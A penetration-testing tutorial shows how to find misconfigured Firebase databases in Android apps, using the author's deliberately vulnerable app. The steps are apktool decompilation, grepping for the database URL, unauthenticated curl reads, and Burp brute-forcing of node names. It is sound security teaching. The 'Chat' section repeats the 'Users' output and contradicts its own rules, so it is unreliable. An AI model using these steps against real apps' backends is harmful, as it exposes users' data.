

Misconfigured Firebase Database

Last Year(2018), Security researchers found that 100 million records (113 gigabytes) of data from unsecured Firebase databases of iOS and Android apps were leaked.

If you can find out such misconfigured backend, you can even compromise the entire DB.

Firebase Realtime Database security rules are how you secure your data from unauthorised users and protect your data structure. An improper security rule will cause data leakage or even the compromise of the entire DB.

Here I'm going to explain how to find out such misconfigured firebase backend. You can include it in your mobile security test checklist.

I'm using my intentionally vulnerable application **FireVu** for this vulnerability demonstration.

Prepared by -
Sahad Bnu Abid Thangal

1. Decompile apk :

apktool d FireVu.apk

2. grep the output directory for finding **Firestore database url** or **Project id**

```
we45@we45:~/Desktop/firevu/Release-latest/FireVu$ grep -iR "project id"
smali_classes2/com/google/firebase/api/Service.smali:.field public static final PRODUCER PROJECT_ID_FIELD_NUMBER:I = 0x16
smali_classes2/com/google/firebase/FirebaseOptions.smali:.field private static final PROJECT_ID_RESOURCE_NAME:Ljava/lang/String; = "project_id"
smali_classes2/com/google/firebase/FirebaseOptions.smali:    const-string v2, "project_id"
res/values/strings.xml:    <string name="project_id">firevu-db</string>
res/values/public.xml:    <public type="string" name="project_id" id="0x7f0e0057" />
smali_classes3/com/vulnerable/vufireb/R$string.smali:.field public static final project_id:I = 0x7f0e0057
```

Project id:firevu-db

```
we45@we45:~/Desktop/firevu/Release-latest/FireVu$ grep -iR "firebase da"
smali_classes2/com/google/firebase/internal/DataCollectionConfigStorage.smali:.field public static final DATA_COLLECTION_DEFAULT_ENABLED:Ljava/lang/String; = "firebase_data_collection_default_enabled"
smali_classes2/com/google/firebase/internal/DataCollectionConfigStorage.smali:    const-string v1, "firebase_data_collection_default_enabled"
smali_classes2/com/google/firebase/FirebaseOptions.smali:.field private static final DATABASE_URL_RESOURCE_NAME:Ljava/lang/String; = "firebase_database_url"
smali_classes2/com/google/firebase/FirebaseOptions.smali:    const-string v2, "firebase_database_url"
res/values/strings.xml:    <string name="firebase_database_url">https://firevu-db.firebaseio.com</string>
res/values/public.xml:    <public type="string" name="firebase_database_url" id="0x7f0e0047" />
smali_classes3/com/vulnerable/vufireb/R$string.smali:.field public static final firebase_database_url:I = 0x7f0e0047
```

firebase_database_url:***https://firevu-db.firebaseio.com***

3. Access the Firestore DB URL as in the following format:


- **https://project_id.firebaseio.com/.json** or
- **https://project_id.firebaseio.com/node_name/.json**

So, Here it will be:

<https://firevu-db.firebaseio.com/.json>

Example Cases

Case 1:




Key point: Any unauthorized user can retrieve the data from the 'firevu-db', but can't write data .

```
1 {  
2   "rules": {  
3     ".read": true,  
4     ".write": false  
5   }  
6 }  
7 }  
8 }
```

poorly implemented security rule which causes the above data leak (Any parent/child node in the DB is readable by anyone).

Case 2:



```
1 {
2   "rules": {
3
4     "Admin":
5     {
6       ".read":true,
7       ".write":false
8     },
9
10    "Users":
11    {
12      ".read":true,
13      ".write":false
14    },
15
16    "Chat":
17    {
18      ".read":true,
19      ".write":true
20    }
21  }
22
23
24 }
```

Key point: Any unauthorized user can retrieve the data from the 'Users' and 'Chat' parent nodes, but not from the 'Admin' node. Also, unauthorized write operation can perform on 'Chat' node. (We need to Brute force URL to get node names)

Bruteforce the hidden misconfigured Nodes

1. Pass the curl request to proxy like Burpsuite.

```
root@kali:~# curl -x 127.0.0.1:8080 -k https://firevu-db.firebaseio.com/node/.json
```

2. Bruteforce the 'node' path of the URL

Request	Payload	Status	Error	Timeout	Length	Comment
5	Users	200	<input type="checkbox"/>	<input type="checkbox"/>	430	
12	Chat	200	<input type="checkbox"/>	<input type="checkbox"/>	351	
0		401	<input type="checkbox"/>	<input type="checkbox"/>	375	
1	user	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
2	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
3	Admin	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
4	ADMIN	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
6	message	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
7	Message	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
8	messages	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
9	users	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
10	admins	401	<input type="checkbox"/>	<input type="checkbox"/>	375	
11	chat	401	<input type="checkbox"/>	<input type="checkbox"/>	375	

Request	Response	
Raw	Headers	Hex


```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 27 Sep 2019 05:00:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 100
Connection: close
Access-Control-Allow-Origin: *
Cache-Control: no-cache
X-Firebase-Project-Number: 1033263563840
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{"user1":{"email":"user1@us.com"},"user2":{"email":"user2@us2.com"},"usr3":{"email":"usr3@usr.com"}}
```

Found hidden misconfigured nodes 'Users' and 'Chat'

Case-2 unauthorized db access:

For the 'Users' node:



```
curl -i 'https://firevu-db.firebaseio.com/Users/.json'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 24 Sep 2019 11:51:16 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 100
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
X-Firebase-Project-Number: 1033263563840
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{"user1":{"email":"user1@us.com"},"user2":{"email":"user2@us2.com"},"usr3":{"email":"usr3@usr.com"}}

curl -i 'https://firevu-db.firebaseio.com/Users/user1.json'
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Tue, 24 Sep 2019 11:51:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 36
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
X-Firebase-Project-Number: 1033263563840
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{"error": "Permission denied"}
```

Retrieve data from the 'Users' node.

Response: Users data


Request: Delete child node 'user1' from parent node 'Users'.

Response: Unauthorized user can't perform delete op.

Result:

Any unauthorized user can retrieve the data from the parent node 'Users', but can't write.

For the 'Chat' node:



```
curl -i 'https://firevu-db.firebaseio.com/Users/.json'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 24 Sep 2019 11:51:16 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 100
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
X-Firebase-Project-Number: 1033263563840
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{"user1":{"email":"user1@us.com"},"user2":{"email":"user2@us2.com"},"usr3":{"email":"usr3@usr.com"}}

curl -i 'https://firevu-db.firebaseio.com/Users/user1.json'
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Tue, 24 Sep 2019 11:51:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 36
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
X-Firebase-Project-Number: 1033263563840
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{"error": "Permission denied"}
```

Retrieve data from the 'Users' node.

Response: Users data

Request: Delete child node 'user1' from parent node 'Users'.


Response: Unauthorized user can't perform delete op.

Result:

Any unauthorized user can retrieve and the data from the parent node 'Chat', but can't write.

Remediation:

Configure your database security rules properly so that only authorised users have read or write access to data.



Permission denied for unauthorized access

Reference:

Firestore REST references:

<https://firebase.google.com/docs/reference/rest/database#section-delete>

Firestore Security Rules:

<https://firebase.google.com/docs/database/security/quickstart>